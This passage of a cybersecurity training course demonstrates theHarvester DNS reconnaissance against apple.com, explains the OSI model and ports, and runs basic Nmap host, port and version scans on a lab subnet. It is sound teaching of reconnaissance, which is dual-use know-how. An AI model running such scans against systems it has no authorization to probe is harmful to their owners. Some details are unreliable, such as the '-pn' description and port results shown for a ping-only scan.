
To use theHarvester, start by going to your Kali Linux terminal and typing the following command:

```
theHarvester --help
```

The expected output is shown below:



```
┌──(root㉿kali)-[/opt]
└─# theHarvester --help

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************
```




```
usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-S START] [-g] [-p] [-s] [--screenshot SCREENSHOT] [-v]
                    [-e DNS_SERVER] [-t DNS_TLD] [-r] [-n] [-c] [-f FILENAME] [-b SOURCE]

theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

options:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Company name or domain to search.
  -l LIMIT, --limit LIMIT
                        Limit the number of search results, default=500.
  -S START, --start START
                        Start with result number X, default=0.
  -g, --google-dork     Use Google Dorks for Google search.
  -p, --proxies         Use proxies for requests, enter proxies in proxies.yaml.
  -s, --shodan          Use Shodan to query discovered hosts.
  --screenshot SCREENSHOT
                        Take screenshots of resolved domains specify output directory: --screenshot
                        output_directory
  -v, --virtual-host    Verify host name via DNS resolution and search for virtual hosts.
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
  -t DNS_TLD, --dns-tld DNS_TLD
                        Perform a DNS TLD expansion discovery, default False.
  -r, --take-over       Check for takeovers.
  -n, --dns-lookup      Enable DNS server lookup, default False.
  -c, --dns-brute       Perform a DNS brute force on the domain.
  -f FILENAME, --filename FILENAME
                        Save the results to an XML and JSON file.
  -b SOURCE, --source SOURCE
                        anubis, baidu, bing, binaryedge, bingapi, bufferoverun, censys, certspotter, crtsh,
                        dnsdumpster, duckduckgo, fullhunt, github-code, google, hackertarget, hunter, intelx,
                        linkedin, linkedin_links, n45ht, omnisint, otx, pentesttools, projectdiscovery, qwant,
                        rapiddns, rocketreach, securityTrails, spyse, sublist3r, threatcrowd, threatminer, trello,
                        twitter, urlscan, virustotal, yahoo, zoomeye
```

You are going to attempt to discover hosts related to the “apple.com” domain. Using the following command, you will gain reconnaissance information about Apple’s domain. **DNSDumpster** is a free online tool for gathering DNS information about domains that can be used in conjunction with theHarvester. Type the following:

```
theHarvester -d apple.com -b dnsdumpster
```

This will produce something like the output pictured below:



```
┌──(root㉿kali)-[/opt]
└─# theHarvester -d apple.com -b dnsdumpster

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: apple.com

[*] Searching Dnsdumpster.

[*] No IPs found.

[*] No emails found.

[*] Hosts found: 114
---------------------
a.ns.apple.com:17.253.200.1
apse1-talk-prod.apple.com:17.188.22.205, 17.188.22.220, 17.188.22.233
b.ns.apple.com:17.253.207.1
b2bcbnp-mdn.apple.com:17.171.52.38
beatsbydre-dr-stage.apple.com:17.171.99.3, 17.171.49.246
buyiphone10.apple.com:17.32.218.4, 17.32.219.4
c.ns.apple.com:204.19.119.1
cds-euw1.apple.com:17.188.22.142, 17.188.22.157, 17.188.22.165
commute.apple.com:17.33.193.247
coreosqa30.apple.com
d.ns.apple.com:204.26.57.1
```

As previously mentioned, as a cyber security professional, you will require reconnaissance information pertaining to an organisation's Internet presence. For example, how large is their Internet presence? What assets are exposed via DNS?

By mapping out the domain's DNS-related assets, security professionals can better understand the organisation's vulnerability points (also known as the "attack surface") and prioritise security measures accordingly.

In the next section, we will use a tool called **Nmap** to plot out a network topology. Here, you can use an email harvester to do something similar within the context of the DNS. Items of interest include IP addresses and mail server information, the latter of which is represented via DNS MX records.

By mapping out the domain's DNS-related assets, you (and cybercriminals!) can get a clearer picture of what items of an organisation’s domain can be exploited, such as web servers, mail servers, etc.

Extra resource

The OSINT Framework is another great alternative tool for gathering information. Learn more by visiting the **OSINT Framework** website.

Scanning and enumeration tools


Scanning and enumeration tools are used to locate vulnerabilities within a security system. Running scans and enumerating the data received provides a clearer picture of what the network structure looks like and where the strong and weak areas lie.

Pedro will now show you the network tools you can use to map out the organisation's network topology and the ports its applications run on. You will also see how vulnerabilities in these services are uncovered, and how you can analyse corporate web applications and their security posture. Just keep in mind that cybercriminals have the same tools at their disposal to obtain the same information from your organisation's Internet presence! Before we begin covering scanning and enumeration tools, we need to understand the OSI model first.

OSI model

The Open Systems Interconnection (OSI) model is a conceptual framework used to understand and implement standard protocols in computer networking. It divides the network communication process into seven distinct layers, each with specific functions and responsibilities. The OSI model provides a universal set of standards and rules for hardware and software manufacturers, ensuring different systems can communicate with each other.

Here’s a detailed look at each layer:



A diagram of the OSI model (Raza, 2018)

1. **Physical layer:**

   The OSI model's lowest layer deals with data communication, which is the actual transfer of information between networking devices and infrastructure via electrical, optical, or electromagnetic signals. The transmission of unstructured raw data streams across a physical media is handled by the physical layer. It describes a number of things, such as:

   - Transmission media: Cables (coaxial, twisted pair, fibre optic) and wireless signals.
   - Hardware components: Network interface cards (NICs), repeaters, hubs, and modems.

   - Data representation: Bits (0’s and 1’s).

2. **Data link layer:**

   The second layer of the OSI model controls the connections between physically connected devices, such as switches, and deals with data transmission between network nodes. After being synchronised, the raw data from the physical layer is bundled into data frames together with the protocols required to transmit information between the right nodes. Two sublayers comprise the data link layer:

- Logical link control (LLC): Handles multiplexing, flow control, and error checking.
- Medium access control (MAC): Controls how devices in a network gain access to a medium and permission to transmit data.

Key concepts for the data link layer:

- Frames: Data packets at this layer.
- MAC addresses: Unique hardware addresses for network devices.
- Error detection/correction: CRC (cyclic redundancy check) and parity bits.
- Flow control: Ensuring that the sender does not overwhelm the receiver.

3. Network layer:

The OSI model's third layer is responsible for organising and transferring data between various networks.

The network layer is in charge of directing data via the optimal physical path depending on a number of variables, such as network properties, the best path that is available, traffic restrictions, packet congestion, and service priority. To identify between the source and destination networks, the network layer applies logical addressing for data packets.

Error handling, congestion restrictions, and encapsulation and fragmentation are further functions. Data that is consumable at a higher application level is reconstructed from the separated outgoing and incoming packets. Routes, bridge routers, three-layer switches, and protocols like Internet Protocol version 4 and version 6 are examples of network layer hardware.

Key concepts for the network layer:

- Packets: Data packets at this layer.
- IP addresses: Logical addresses used to identify devices on a network.
- Routing: Determining the best path to send data from source to destination.
- Subnets and subnet masks: Dividing networks into smaller parts.

4. **Transport layer:**

The transport layer controls end-to-end communication between devices and guarantees full data flow. It manages data segmentation, flow control, and error detection and recovery.

- Error control, flow control, and congestion control are just a few of the tools that the transport layer offers to monitor data packets, look for errors and duplication, and resend information that is not delivered. To make sure that the packet is transmitted in response to a particular process (via a port address), it makes use of the service-point addressing mechanism.
- Data is separated and transported progressively to the destination, where it is rechecked for accuracy and integrity based on the receiving sequence, thanks to packet segmentation and reassembly.

Key concepts for the transport link layer:

- Segments: Data packets at this layer.
- Port numbers: Identifying specific processes or services on a device.
- Connection-oriented protocols: TCP ensures reliable data transmission.
- Connectionless protocols: UDP provides faster but less reliable data transmission.

5. **Session layer:**

The session layer manages sessions between applications. It establishes, maintains, and terminates connections between communicating devices. In order to organise communication between servers, the session layer controls sessions. Any interactive data exchange between two entities in a network is referred to as a session. Frequently cited instances are HTTPS sessions, which let users visit and explore websites for a predetermined amount of time.

A variety of tasks are carried out by the session layer, such as recognising full-duplex or half-duplex operations, synchronising data streams, and authenticating and authorising communication between particular apps and servers.

Key concepts:

- Sessions: Established connections for ongoing communication.
- Synchronisation: Managing the dialogue between two devices.
- Checkpoints: Resuming data transfer from the last checkpoint in case of interruption.

6. **Presentation layer:**

   Translates data between the application layer and the network format. It handles data encryption, decryption, compression, and translation. This layer formats and encrypts the data we send from our encryption-based communication app before it's transferred over the network. The data is formatted into text or media content as intended after it's been decrypted at the receiving end.

   Key concepts:

   - Data encoding: Converting data into a common format.
   - Encryption/decryption: Securing data for transmission and converting it back into its original form.
   - Data compression: Reducing the size of data to save bandwidth.

7. **Application layer:**

   The application layer provides network services directly to end-user applications. It interfaces with the application software and handles high-level protocols and data exchanges. This layer interacts directly with end-users to provide support for email, network data sharing, file transfers, and directory services.

   Key concepts:

   - Protocols: Specific rules for communication between applications.
   - Services: Email, file transfer, and web browsing.
   - User interfaces: Interaction between the user and the network.

A useful way of remembering the OSI model's layer names is to use mnemonics such as: **P**lease **D**o **N**ot **T**hrow **S**ausage **P**ies **A**way (layers 1–7 respectively).

Nmap

Nmap is a tool used to discover network devices and the services running on these devices. It runs at layer 3 of the OSI stack (meaning it uses IP addressing) and analyses ports at layer 4 of the OSI stack to determine which services are being run on which ports (e.g., SQL database, HR payroll application, etc.).

As a security operations centre (SOC) specialist, you will use Nmap to map out the topology of your network, showing each server's IP address(es). You will then use Nmap to obtain information on the services running on each OSI layer 4 port.

As a penetration tester, you will use Nmap for reconnaissance and to detect vulnerabilities such as weak passwords that allow easy access to a system. You will also use this tool in forensic testing during incident response, and for security audits to confirm the effectiveness of any security measures implemented.

Nmap is a **port scanner** that indicates open, filtered, and closed ports in addition to detecting traceroutes, operating system versions, running services, and indicating banners. Before we cover Nmap and various commands, we need to understand ports.

Ports

A port is a virtual point where network connections start and end. An IP port is a 16-bit unsigned integer, hence it ranges from 0 to 65 535 (which is 2 raised to the power of 16). Ports are used to distinguish between different types of network traffic and services on a single device. They allow multiple networked applications to run simultaneously on a device by directing the data to the appropriate application or process.

Ports are identified by their port numbers. Further, the assignment of all 65 535 TCP/UDP ports is maintained by the Internet Assigned Numbers Authority (IANA). These numbers are divided into categories:

- **Well-known ports (0–1 023):** Assigned to widely used protocols and services (e.g., HTTP uses port 80, HTTPS uses port 443, FTP uses port 21).
- **Registered ports (1 024–49 151):** Assigned by the IANA for specific services and applications that are not as universally recognised as those using well-known ports.
- **Dynamic or private ports (49 152–65 535):** Typically used for temporary communication sessions, often dynamically allocated by the operating system.

A few of the **well-known ports** include:


- **Ports 20 and 21 for FTP:** Used for transferring files between a client and a server.
- **Port 22 for Secure Shell Protocol (SSH):** SSH is one of many **tunnelling** protocols that create secure network connections.
- **Port 25 for SMTP:** SMTP is used for email.
- **Port 53 for DNS:** DNS is an essential process for the modern Internet; it matches human-readable **domain names** to machine-readable IP addresses, enabling users to load websites and applications without memorising a long list of IP addresses.
- **Port 80 for HTTP:** HTTP is the protocol that makes the World Wide Web possible.
- **Port 110 for the Post Office Protocol (POP):** POP is used by local email clients to retrieve mail from servers.

- **Port 123 for NTP:** NTP is used to synchronise time with remote time servers.
- **Port 443 for HTTPS:** HTTPS is the secure and encrypted version of HTTP, which goes to port 443. Network services that use HTTPS for encryption, such as **DNS over HTTPS**, also connect at this port.

It is important to know which port belongs to which service when doing a port scan as this will help you when it comes to the exploitation stage. Certain services also belong to certain operating systems, such as port 3389, which is usually found in Windows.

Nmap commands

In order to run Nmap, you will need to know which IP address or subnet you are scanning. In your terminal you can check your IP by running `ifconfig` in Linux and `ipconfig` in Windows. Note that the IP address you find will be the one you use, not the one shown in the screenshot below.



```
root@bee-ubuntu-linux:/home/bee# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.32.129  netmask 255.255.255.0  broadcast 192.168.32.255
        inet6 fe80::be8:7d81:a7e6:b3e0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:fb:1a:96  txqueuelen 1000  (Ethernet)
        RX packets 29905  bytes 41562314 (41.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7656  bytes 479052 (479.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 45  memory 0x3fe00000-3fe20000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4232  bytes 189685 (189.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4232  bytes 189685 (189.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

If you are using Ubuntu instead of Kali Linux, install the Nmap tool with `sudo apt install nmap` before using it. Once it's installed we can begin looking at the basic Nmap commands.

Key features of Nmap:


- **Host discovery:** Identifies active devices on a network. This is also called a ping scan and it will identify which hosts are active and reachable on a network without scanning ports, in this particular case it will scan the whole subnet. In the screenshot further below, we scanned the whole subnet using `/24` and it came up with four hosts. Since we already know which IP belongs to us from the previous step, we will proceed using that IP address for further scans.

Take note

Subnetting is the process of breaking up a bigger network into more manageable chunks. A /24 subnet means that the network portion of the IP address uses the first 24 bits, while individual devices on the network use the final 8 bits. With the exception of network and broadcast addresses, this configuration supports 256 IP addresses, of which 254 can be used by devices.

- **-sn:** This option indicates that we do not want any kind of port scanning, and our only intent is to learn about host devices on the network.
- **-pn:** This option can also be used to block ping requests.


```
nmap -sn 192.168.32.129/24
```



```
Nmap scan report for 192.168.32.1
Host is up (0.00023s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
5000/tcp open  upnp
7000/tcp open  afs3-fileserver
MAC Address: 62:3E:5F:F1:7D:65 (Unknown)

Nmap scan report for _gateway (192.168.32.2)
Host is up (0.00040s latency).
All 1000 scanned ports on _gateway (192.168.32.2) are closed
MAC Address: 00:50:56:FD:CE:29 (VMware)

Nmap scan report for 192.168.32.254
Host is up (0.0020s latency).
All 1000 scanned ports on 192.168.32.254 are filtered
MAC Address: 00:50:56:FB:87:93 (VMware)

Nmap scan report for bee-ubuntu-linux (192.168.32.129)
Host is up (0.0000040s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.94 seconds
```

- **Port scanning:** Determines open ports and services running on a host. When we scan our host, it will show only one port open. Port scanning involves sending packets to specific ports on a host and analysing the responses to identify any security vulnerabilities. To perform a port scan, we first need to identify which hosts are active on the network and assign IP addresses to them. This initial step is called host discovery, and it involves conducting a network scan.


```
nmap 192.168.32.129
```



```
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@bee-ubuntu-linux:/home/bee# nmap 192.168.32.129
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 22:57 SAST
Nmap scan report for bee-ubuntu-linux (192.168.32.129)
Host is up (0.0000050s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 5.20 seconds
```


- **Service version detection:** Identifies software versions running on open ports. In this case, Nmap couldn't identify the service version although the system is running Ubuntu Linux. Note that the port scanning feature does not always give precise answers. Nmap tries to get as close as it can from the ports it can see.

```
nmap -sV 192.168.32.129
```



```
root@bee-ubuntu-linux:/home/bee# nmap -sV 192.168.32.129
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 23:12 SAST
Nmap scan report for bee-ubuntu-linux (192.168.32.129)
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE        VERSION
3389/tcp open  ms-wbt-server?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at h
ttps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.80%I=7%D=7/4%Time=66871042%P=aarch64-unknown-linux-gnu
SF:%r(TerminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\0\0\0\x02\x03\x08\
SF:0\x02\0\0\0")%r(TerminalServer,13,"\x03\0\0\x13\x0e\xd0\0\0\0\0\0\x03\0
SF:\x08\0\x05\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.97 seconds
```

